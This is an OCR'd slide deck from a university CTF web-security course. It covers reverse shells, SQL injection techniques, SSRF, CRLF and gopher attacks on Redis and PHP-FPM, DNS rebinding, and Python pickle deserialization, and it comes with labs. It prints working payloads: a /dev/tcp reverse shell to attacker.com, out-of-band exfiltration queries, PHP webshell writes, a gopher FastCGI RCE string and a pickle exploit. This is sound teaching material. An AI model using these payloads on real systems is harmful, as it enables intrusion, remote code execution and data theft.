超機密

網站安全補完計画
第2次中間報告書

Plan zur Komplementarität der Website-Sicherheit


2. Zwischenbericht | edu-ctf | @splitline

Lab: Hakka MD

Lab: DNS Lookup Tool

Lab: Log me in

OWASP Top 10 | 2017 → 2021



Never Trust User Input

Reverse Shell

Step to spawn a reverse shell

1. Run `ncat -klvp [PORT]` on attacker's host
2. Run `/bin/sh -i >& /dev/tcp/[HOST]/[PORT] 0<&1` on victim
3. Attacker should receive a reverse shell

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

`-i interactive` Force the shell to behave interactively.

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

Redirect stderr & stdout to attacker.com:7414

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

Redirect stdout (of socket) to stdin (of /bin/sh)

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

SQL: The correct way

- Escape?
  - Add “\” before characters which need to be escaped
    - ' " \ NULL ...
  - e.g. https://www.php.net/manual/zh/function.addslashes.php
- Parameterized Query（參數化查詢）

```
username = request.args.get('username')
cursor.execute("SELECT * from users WHERE username=?", (username, ))
```

Besides `'or 1=1--`

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

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Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 8787;
```

<column 1>	<column 2>
'meow'	48763

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 48763 UNION SELECT 'cat', 222;
```

<column 1>	<column 2>
'meow'	48763
'cat'	222

news.php?id=1

Title: Hello

Hello World!

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=1
```

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=2
```

news.php?id=2 UNION SELECT 1,2

Title: Cat

Meow Meow

title	content
Hello	Hello World!
Cat	Meow Meow
1	2

```
SELECT title, content from News where id=2
UNION SELECT 1, 2
```

news.php?id=-1 UNION SELECT 1,2

Title: 1

2

id	title	content
	1	2

```
SELECT title, content from News where id=-1
UNION SELECT 1, 2
```

news.php?id=-1 UNION SELECT 1,user()

Title: 1

root@localhost

id	title	content
	1	root@localhost

```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```

news.php?id=-1 UNION


Title

root@loca

MySQL Functions

- user() / current_user()
- version()
- database() / schema()
  - current database
- ……

content
root@localhost



SELECT title, content from News where id=-1
UNION SELECT 1, user()

news.php?id=-1 UNION SELECT 1,user()

Title: 1

p@55w0rd

id	title	content
	1	p@55w0rd

```
SELECT title, content from News where id=-1
    UNION SELECT 1, password from Users
```

你怎麼通靈出 table name 和 column name 的RRR

information_schema

MySQL 中用來儲存 metadata 的 table（MySQL ≥ 5.0）

不同 DBMS 有不同的表來達成這件事（例如：SQLite 有 sqlite_master）

- Database Name

  ```
  SELECT schema_name FROM information_schema.schemata
  ```

- Table Name

  ```
  SELECT table_name FROM information_schema.tables
  ```

- Column Name

  ```
  SELECT column_name FROM infomation_schema.columns
  ```

title	content
1	Users

```
SELECT title, content from News where id=-1
UNION
SELECT 1, table_name from information_schema.tables
where table_schema='mycooldb' limit 0,1
```

title	content
1	id

```
SELECT title, content from News where id=-1
UNION
SELECT 1, column_name from information_schema.columns
where table_schema='mycooldb' limit 0,1
```

title	content
1	id,username,password

```
SELECT title, content from News where id=-1
UNION
SELECT 1, group_concat(column_name) from
information_schema.columns
where table_schema='mycooldb'
```

title	content
admin	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT username, password from Users
```

Lab: Log me in: Revenge
Lab: Bulletin Board

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Blind?

- 資料不會被顯示出來
- 只可以得知 Yes or No
  - 有內容/沒內容
  - 成功/失敗
  - …
- 常見場景
  - 登入
  - 檢查 id 是否被用過
  - …

Identify

- `SELECT * FROM Users WHERE id = 1` Yes
- `SELECT * FROM Users WHERE id = -1` No

- `SELECT * FROM Users WHERE id = 1 and 1=1` Yes
- `SELECT * FROM Users WHERE id = 1 and 1=2` No

操縱此處的 true / false 來 leak 資料

Exploit with Binary Search

```
- … id = 1  # Basic condition              Yes
- … id = 1 and length(user()) > 0          Yes
- … id = 1 and length(user()) > 16         No
- … id = 1 and length(user()) > 8          No
- … id = 1 and length(user()) > 4          Yes
- … id = 1 and length(user()) > 6          No
- … id = 1 and length(user()) = 5          Yes
                                           → user() 長度是 5
```

假設 user() 是 'mysql'

Exploit with Binary Search

- … id = 1 and ascii(mid(user(),1,1)) > 0 Yes
- … id = 1 and ascii(mid(user(),1,1)) > 80 No
- ……

假設 user() 是 'mysql'

Data Exfiltration

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Time Based

- 頁面上什麼都看不到，不會顯示任何東西
- 利用 query 時產生的時間差判斷
- 哪來的時間差？
  - sleep
  - query / 運算大量資料
  - repeat('A', 10000000)

Exploit

SLEEP 版的 boolean based

- … id = 1 and IF(ascii(mid(user(),1,1))>0, SLEEP(10), 1)
- … id = 1 and IF(ascii(mid(user(),1,1))>80, SLEEP(10), 1)
- ……

Data Exfiltration

- Union Based
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Error Based

- 伺服器可回傳資料庫錯誤訊息
- 透過惡意輸入，控制報錯內容來偷資料
- Cons.
  - 不會顯示錯誤訊息
  - 錯誤訊息大多有長度限制

Useful functions

- XML Functions
  - ExtractValue(*xml*, *xpath*)
  - UpdateXML(*xml*, *xpath*, *new_xml*)
- Value Overflow
  - exp(*X*)
- Geometry related
  - MultiLineString(*LineString*)
  - MultiPolygon(*Polygon*)

...

Exploit

```
select ExtractValue(1, concat(0×0A,version()));
```

XPATH syntax error: '
8.0.20'

Data Exfiltration

- Union Based
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Out of Band

- 把資料往外傳！
- MySQL + Windows

  ```
  load_file(concat("\\\\", user(), ".splitline.tw"))
  ```

  Samba + DNS Query Log

  Tool: DNSBin https://github.com/ettic-team/dnsbin
- Oracle

  ```
  url_http.request('http://attacker/'||(select user from dual))
  ```

Advanced Tricks

- Read file
- Write file
- RCE

Read / Write file

Read

- MySQL
  ```
  SELECT LOAD_FILE('/etc/passwd');
  ```
- PostgresSQL
  ```
  SELECT pg_read_file('/etc/passwd', <offset>, <length>);
  ```

Write

- MySQL
  ```
  SELECT "<?php eval($_GET[x]);?>" INTO OUTFILE "/var/www/html/shell.php"
  ```

sqlmap

- http://sqlmap.org/
- sqlmap.py 'target_url' --dump
- Script kiddie 最愛
  （可是真的很好用 👍）

- --tamper: 可以 bypass 部分 WAF

url=http://SSRF@127.0.0.1

URL: https://github.com|

Preview

URL: https://github.com|

GITHUB.COM

GitHub: Build software better, together

GitHub is where people build software. More than ...

URL: https://127.0.0.1|

Preview

URL: https://127.0.0.1|

127.0.0.1

Local Service

Hello localhost user!

URL: https://127.0.0.1|

SSRF


127.0.0.1

Local Service

Hello localhost user!

SSRF

- Server Side Request Forgery
- 外部使用者使 server 發起請求 → 存取內網資源



Identify

- 回傳內容
- HTTP Request Log
  - cons. 對外 http 被擋？
- DNS Query Log
  - 伺服器端是否有進行 DNS 查詢

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

SSRF 攻擊面

For Local

- file:///etc/passwd
- file://localhost/etc/passwd
- Python (Old version, ref: urllib module local_file:// scheme)
  - local_file:///etc/passwd
- Java: 可列目錄
  - file:///etc/
  - netdoc:///etc/

SSRF 攻擊面

For Local

- PHP
  - https://www.php.net/manual/en/wrappers.php.php
  - php://filter
  - php://fd
  - ...

SSRF 攻擊面

For Remote

- Which is useful?

	PHP	Java	cURL	Perl	ASP.NET
gopher	--with-curlwrappers	before last patches	w/o \0 char	+	Old Ver.
tftp	--with-curlwrappers	-	w/o \0 char	-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	--with-curlwrappers	-	+	-	-
ssh2	disabled by default	-	-	Net:SSH2 required	-
file	+	+	+	+	+
ogg	disabled by default	-	-	-	-
expect	disabled by default	-	-	-	-
imap	--with-curlwrappers	-	+	+	-
pop3	--with-curlwrappers	-	+	+	-
mailto	-	-	-	+	-
smtp	--with-curlwrappers	-	+	-	-
telnet	--with-curlwrappers	-	+	-	-

http(s)://

- 存取/攻擊內網 web service
- GET request only (通常)

http(s):// -- Docker API

- http://IP:2375/images/json

192.168.182.130:2375/

192.168.182.130:2375/images/json


```
[
  {
    "Id": "sha256:f895b3fb9e3032cddf68d798ce00c46be433e15285c99b12d51c1b1ae7671334",
    "ParentId": "",
    "RepoTags": [
      "docker.io/nginx:latest"
    ],
    "RepoDigests": [
      "docker.io/nginx@sha256:2ffc60a51c9d658594b63ef5acfac9d92f4e1550f633a3a16d898925c4e7f5a7"
    ],
    "Created": 1513055703,
    "Size": 108468119,
    "VirtualSize": 108468119,
    "Labels": {
      "maintainer": "NGINX Docker Maintainers <docker-maint@nginx.com>"
    }
  }
]
```

http(s):// -- Cloud Metadata

- Cloud metadata?
  - 儲存該 cloud service 的一些資訊
  - 大多數雲端服務都有（AWS, GCP ...）
- GCP
  - http://metadata.google.internal/computeMetadata/v1/ ...
- AWS
  - http://169.254.169.254/latest/user-data/ ...

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  /project/project-id
- Get Permission
  /instance/service-accounts/default/scopes
- Get access token
  /instance/service-accounts/default/token

More → Doc: [Accessing Instance Metadata - App Engine]

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  /project/project-id

以上都需要 Request Header

Metadata-Flavor: Google

accounts/default/token

More → Doc: [Accessing Instance Metadata - App Engine]

CRLF Injection

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

BODY

?redirect=http://example.com/%0d%0a%0d%0a ...

CRLF Injection

```
do_request($_GET['url'])
```

如果 do_request 有 CRLF injection?

CRLF Injection

```
do_request("http://host/meow")
```

```
GET /meow HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CRLF Injection

```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CRLF Injection


```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

gopher://

- 神奇萬用協議
- 構造任意 TCP 封包
- 限制：無法交互操作

gopher://127.0.0.1:8787/_WHAT%20Cat%0D%0Ameow

Padding

任意 TCP 封包內容

gopher://

- HTTP GET

```
gopher://127.0.0.1:80/_GET%20/%20HTTP/1.1%0D%0A
                       Host:127.0.0.1%0D%0A%0D%0A
```

```
                 GET / HTTP/1.1\r\n
urlencode(       Host: 127.0.0.1\r\n  )
                 \r\n
```

gopher://

- HTTP POST?

gopher://127.0.0.1:80/_LAB%20TIME!

Lab: Preview Card

Gopher × MySQL

- 條件：無密碼（不需要交互驗證）
- 利用 Gopher 連上 MySQL server 操作
- tarunkant/Gopherus

Gopher × Redis

- Key-Value DB
- Default port: 6379

gopher://127.0.0.1:6379/_SET%20key%20"value"%0D%0A

```
SET key "value"\r\n
```

CRLF injection × Redis

- Key-Value DB
- Default port: 6379

http://127.0.0.1:6379/%0D%0ASET%20key%20"value"%0D%0A

```
SET key "value"\r\n
```

Redis 進階招數

```
FLUSHALL
SET meow "<?php phpinfo() ?>"
CONFIG SET DIR /var/www/html/
CONFIG SET DBFILENAME shell.php
SAVE
```


Write file

Sync 遠端的惡意主機，導致載入惡意模組 → RCE


reference: [Redis post-exploitation]

RCE

Gopher × PHP-FPM



Gopher × PHP-FPM



Gopher × PHP-FPM

```
gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%0
1%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%
09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CON
TENT_LENGTH25%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_
include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00
```

Gopher × PHP-FPM

gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%0
1%01%04%04%00%0F%
RCE
%20%0Adisable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

Bypass Rule -- IP

- IP Address: 127.0.0.1
  - 10 進位 2130706433
  - 16 進位 0×7f000001
  - 16 進位 0×7f.0×00.0×00.0×01
  - 8 進位 017700000001
- IPv6 ⟶ $1.000 SSRF in Slack.
  - [::127.0.0.1]
  - [::1]
  - [::]

Bypass Rule -- Domain Name


- Point domain to any IP you want
  - 127.0.0.1.xip.io
  - whatever.localtest.me
- IDN Encoding
  - ｆᴾ□ᵢｔℒｉｎℰ。ｔⓌ is the same as splitline.tw
  - http://www.unicode.org/reports/tr46/
  - Toy: Domain Obfuscator

玩壞 URL Parser 🍊

[A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!](#)

Blackhat USA 2017

Quick Fun Example



DNS Rebinding

Round-Robin DNS

一個 domain 綁兩個 A record

TTL = (Small Value) ⟶ 快速切換

```
- evil.com → 48.7.6.3     # 第一次 query
- evil.com → 127.0.0.1    # 第二次 query
```

線上服務：rebind.network

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host);
4.      if(is_valid($address))
5.          request_to($url);
6.  ?>
```

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host); ← 48.7.6.3 ✅
4.      if(is_valid($address))    ← PASS! ✅ 💬
5.          request_to($url);     ← 127.0.0.1 💀
6.  ?>
```

Lab: SSRFrog

Insecure Deserialization

Serialization / 序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> JSON.parse(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> eval(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let [illegible]
[illegible] [], boolean :false,"string":"meow"}"
>> eval(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Insecure

Deserialization / 反序列化

- 將序列化過後的資料，轉換回程式中對應物件的行為
- 這會有什麼問題？
  - 如果要被反序列化的資料可控？
  - 反序列化之時/之後

    → 自動呼叫 Magic Method

    → 控制程式流程

Python Pickle

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

Magic Method: __reduce__

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
print(bytes.hex(serialized))
```

exploit.py

```
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

Magic Method: __reduce__

```
class Exploit(object):
```

```
⌥⌘1                    splitline@splitline:/tmp/pickle
❯ python exploit.py | python server_app.py
Data: uid=501(splitline) gid=20(staff) groups=20(staff),701(com.apple.sharepoint
.group.1),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(ad
min),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_develope
r),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensha
ring),399(com.apple.access_ssh),400(com.apple.access_remote_ae)

6/19, 3:14 PM        12 GB        10%        0.0 kB↓        0.0 kB↑
```

```
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

Back to Python pickle

```
